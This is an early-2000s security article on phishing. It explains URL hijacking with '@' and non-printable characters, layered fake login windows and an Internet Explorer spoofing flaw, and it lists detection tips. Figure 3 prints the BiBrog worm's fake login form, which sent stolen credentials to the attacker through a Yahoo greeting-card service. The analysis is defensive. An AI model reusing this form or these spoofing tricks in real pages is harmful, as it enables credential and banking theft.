Phishing Isn't So Sophisticated: Scary!

Ken Dunham

"Phishing" is a new term widely popularized in mainstream media in the second half of 2003. It generally refers to any "sophisticated fishing" type of attack. Microsoft defines it as any type of attack that attempts to lure users to a fake Web site to enter in sensitive information that is then used for identity and banking theft. This normally occurs via an e-mail, directing users to a phishing Web site.

The increase of such attacks is alarming, showing a dramatic increase in the second half of 2003. What's really scary is that these attacks are not that sophisticated — yet!

PHISHING PROLIFERATION

There was practically no phishing in 2002. In 2003, it became a different story. The summer brought a wave of malicious code attacks and phishing attacks. Reports of significant phishing attacks became a weekly event, targeting popular trusted sources such as VISA, US Bank, Citibank, Yahoo!, and many others.

In response to this significant increase in phishing attacks, a new organization was created, Antiphishing.org. According to a *Computerworld* article, Antiphishing (antiphishing.org) reported a 400 percent increase in phishing-type attacks during the holiday season of 2003 (http://www.computerworld.com/printthis/2003/0,4814,88583,00.html).

Some 90 unique e-mail fraud and phishing attacks occurred in the last two months of 2003. Additionally, more than 60 million scam e-mails were sent in a two-week period during the holiday season, with about 5 percent of all recipients responding to such scams. As a result, phishing has become big business, and very profitable for attackers with little fear of being caught for their crimes.

PUBLIC PHISHING ADVICE: IS IT ANY GOOD?

There is a lot of advice out there on various Web sites to help users identify phishing attacks. Unfortunately, new techniques are being discovered every month to undermine all of the advice. For example, Microsoft Corp. informs users how to avoid phishing and spoofing-type attacks at http://www.microsoft.com/security/incident/spoof.asp. In short, Microsoft advises the following:

1. Always verify the security certificate issued to a site before submitting any personal information (big picture of locked icon in windows displayed). Double-click the lock icon to display the security certificate and validate accordingly.
2. Be cautious about clicking on links in e-mail or in online ads from retailers you do not recognize or trust.

KEN DUNHAM is Malicious Code Intelligence Manager with iDEFENSE Inc.

3. Type the Web address into the location bar and make sure the address and information are legitimate. Remember that if an offer sounds too good to be true, it probably is.

A malicious actor performing a phishing attack can easily undermine each of the techniques used above. For #1, a phishing attack has already occurred in 2003 where a window was modified to make it appear as if it had a valid locked security icon in the window of the phishing Web site. Most users simply look for this icon and will never go so far as to "validate" the security certificate as Microsoft has advised. However, a diligent attacker could easily create such a window, with a fake icon, to display a new fake window, making it appear as if a valid security certificate is being displayed for the site.

For #2, the attacker has the advantage — inherent trust of most users who use e-mail. Not until recently has simply surfing the Internet or clicking on a link within an e-mail become dangerous. Most users do not worry about clicking on such content. Trust or recognition is a moot point that makes no sense to the general Internet user, making this advice of little value. Once again, a diligent attack could easily spoof e-mail to make it appear as if it has come from a legitimate source or trusted name. In fact, most phishing attacks are launched in exactly this manner, masquerading as if they are from a trusted banking source.

For #3, validating the real Web site is a great idea. However, the HOSTS file could easily be modified by malicious code to redirect users to a phishing Web site. Combined with a new URL spoofing vulnerability, which is trivial to exploit, it would be nearly impossible for average users to recognize a spoofed Web site when they type in the address themselves. This is not that difficult to actually execute, but fortunately, no attackers have gone to this extreme yet. The good news is that they likely will not for a while because phishing attacks are very easy to perform using less sophisticated means, with great success to date.

Not mentioned on the Microsoft Corp. Web site, but on E-bay and others, is looking at the location bar for the address of the Web site. This is actually one of the main methods for identifying a traditional phishing attack. Users are typically told to be wary of addresses that show only the IP address rather than the domain name or include an @ symbol in the URL. Unfortunately, new vulnerabilities make it trivial to spoof a URL in both the location and status bar locations, via both Web to Web and from Outlook Express e-mails.

POPULAR PHISHING TECHNIQUES

The most common method of phishing is to send out either targeted or general spam messages to users, prompting them to visit a Web site. Various social engineering techniques are employed, such as claiming that an account has expired or that the user has won something valuable. Once users visit the Web site, they are normally prompted to fill out a Web form or log on to the online service. Unbeknown to the users, they are actually submitting data to an attacker via a phishing Web site.

- *Use an IP address*. Directing users to a fraudulent Web site can be as simple as using an IP address instead of a domain name. Some users do not care if it says 127.0.0.1 or visa.com. As a result, such users are easily attacked when they are directed to a fake Web site using an IP address. Always be wary of any such site.
- *Hijack the address*. Hijacking the address is simple; include the @ symbol in the URL. However, this can be very difficult to spot if the address is encoded at all. It is not uncommon to see an address that contains a long string of characters, with an @ symbol in the middle of it all, carefully concealed in the address. This makes it difficult for many users who know what to look for to actually spot that @ symbol.

Non-printable characters can be inserted into a link to push out the real address of a hijacked link.

- *Layered windows*. Layered windows is a more concerning problem. One phishing attack from 2003 directed users to a remote Web site that then loaded the legitimate Web site and a new window. That new window was carefully constructed and layered, exactly, over the legitimate Web site window. It contained a fake log-on form, where users might attempt to log in to the legitimate Web site. This type of attack is very difficult to detect if users have a high-speed connection and do not recognize the original redirection of the Web site in the first place.
- *Extend out the real URL*. Non-printable characters can be inserted into a link to push out the real address of a hijacked link. This makes it easy to fool users into thinking they are clicking into a legitimate Web site.
- *Exploit Internet Explorer*. A new vulnerability in Internet Explorer (December 2003) makes it trivial for attackers to spoof the URL in the location and status bar locations. By adding special non-printable characters, the URL can be easily spoofed in a Web-to-Web environment. Thus, users could click on a PayPal link in a Web page to pay for something, only to be directed to a fake PayPal Web site that appears to have a legitimate PayPal address. Once users log in, their information is compromised and identity theft can then take place.
- *Drop fake logon HTML files*. The BiBrog worms were included in several versions fake HTML log-on pages for sites such as Yahoo! and Citibank. These files were created in the My Documents directory when a user had executed a BiBrog worm on the computer. This technique relies on the user to discover such files and then use them, thinking it is convenient and legitimate.

After reviewing the above techniques it is clear that phishing techniques, on the whole, are not that sophisticated yet. However, to the end user, they are sufficiently sophisticated for successful identity and banking attacks. After all, with about a 5 percent return on millions of phishing attacks, an attacker could easily gain millions of dollars.

EXAMPLES OF PHISHING ATTACKS

Some of the better-known attacks have taken place against eBay. Figure 1 shows an example of a phishing attack launched against eBay customers in 2003.

The form is very complete, including the information shown in Figure 1 and other data, such as billing data. Users who complete such a form are subject to identity and banking theft through multiple means. It is also probable that their IP address is captured and an individual computer is attacked for additional theft and exploitation.

Barclays Bank, in the United Kingdom, experienced several attacks in 2003. Figure 2 shows the first page used for one of the attacks. If a user filled out this page and clicked on "next," a second screen asking for more data was presented to the user. Users were directed to this Web site via a spamming e-mail.

As seen with similar phishing attacks, such authentic-appearing Web sites come and go in the night. As a result, the attacker has the advantage during the early hours of an attack. Multiple attacks are often launched over a period of several weeks, against multiple organizations. This enables the attacker to harvest authentication and identity and banking data from numerous victims. In some cases, targeted users are also singled out, such as clients who are known to do business with a given bank. Such targeted attacks show a greater degree of self-control and sophistication on the part of the attacker and are a cause for greater concern overall.

FIGURE 1 Phishing Attack against eBay Customers



Figure 3 shows the code used by the BiBrog worm family to steal information from Citibank, Yahoo!, and other services. When the worm infected a computer, it created several HTML files in the My Documents directory. These files appear to be legitimate Web site pages related to Citibank, Yahoo!, and others. Users could open these files and then attempt to log on. Upon doing so, the information from the log-on and password fields was sent to the attacker via a Yahoo Greeting card.

By analyzing the code in Figure 3, it is clear that the form action used in the HTML was used to send a personalized Yahoo!

FIGURE 2 Phishing Attack against Barclays Bank



FIGURE 3 BiBrog Worm Code Used to Steal Information

```
<form name="LOGIN" method="POST"
action="http://send.greetings.yahoo.com/greet/preview#personalize">
<input type=hidden name="GREET_COLO" value="sc5">
<input type=hidden name=".id" value="152029819">
<input type=hidden name=".pid" value="confetti">
<input type=hidden name=".g" value="confetti/bearhug.gif">
<input type=hidden name=".t" value="confetti.html">
<input type=hidden name=".cat" value="Love or Hugs and Kisses">
<input type=hidden name=".catu"
value="http://greetings.yahoo.com/browse/Wishes_and_Thoughts/
  Send_a_Hug/">
<input type=hidden name=".cn" value="Bear Hug">
<input type=hidden name=".mt" value="confetti.html">
<input type=hidden name=".by" value="Brought to you by <a
href='http://www.confetticards.co.uk/'>confetticards.co.uk</a>">
<input type=hidden name="loc" value="us">
<input type=hidden name="lg" value="us">
```

greeting card to the attacker. This greeting card contained the log-on and password values entered by the victim, effectively stealing the credentials via an anonymous Web account that received the greeting card.

TECHNIQUES TO IDENTIFY PHISHING WEB SITES

Use the following general guidelines to help identify a possible phishing Web site:

- Look for unsolicited e-mails from trusted or reputable sites, and also look for unsolicited e-mails with great sounding offers or prize winnings that sound too good to be true.
- Look for URLs that point to an IP address instead of a domain name.
- Look for URLs with questionable or hijack characters, such as @, %00, and %01.
- Look for URLs with non-printable characters; this is especially true for longer URLs with multiple non-printable characters such as %20.
- Look for more than one window opening upon visiting an official-looking site.
- Look for sites that should be secure but lack an HTTPS protocol or lock in the browser window; also look for security certificates that do not appear to be valid.
- Look for obvious errors on the Web site, those that are not likely found on a legitimate Web site (e.g., spelling errors, variants in frame navigation of URLs, etc.).
- Type in the domain name of the legitimate Web site and browse it in an alternative browser (not Internet Explorer). Validate all claims made via an e-mail or Web site while viewing a known legitimate Web site not succumbed to vulnerabilities associated with Internet Explorer Web site navigation.
- Search the source code of a Web site or HTML e-mail to look for questionable form actions and spoofing URLs.

CONCLUSION

Phishing attacks have gained popularity because of how easy they are to launch, how easy it is to not get caught, and that attackers gain monetarily. As a result, we can expect to see similar attacks in 2004. The sophistication of such attacks will likely increase over the next few months. For example, MiMail worms have included various forms to steal banking information. Such blended threats, along with traditional phishing attacks and spamming techniques, will likely merge in the coming months. Vulnerabilities only exacerbate this situation, making it difficult for users to battle against such attacks. Due diligence and education are in order to fight this most recent type of attack being launched against thousands of Internet users on a daily basis.

Blended threats, along with traditional phishing attacks and spamming techniques, will likely merge in the coming months.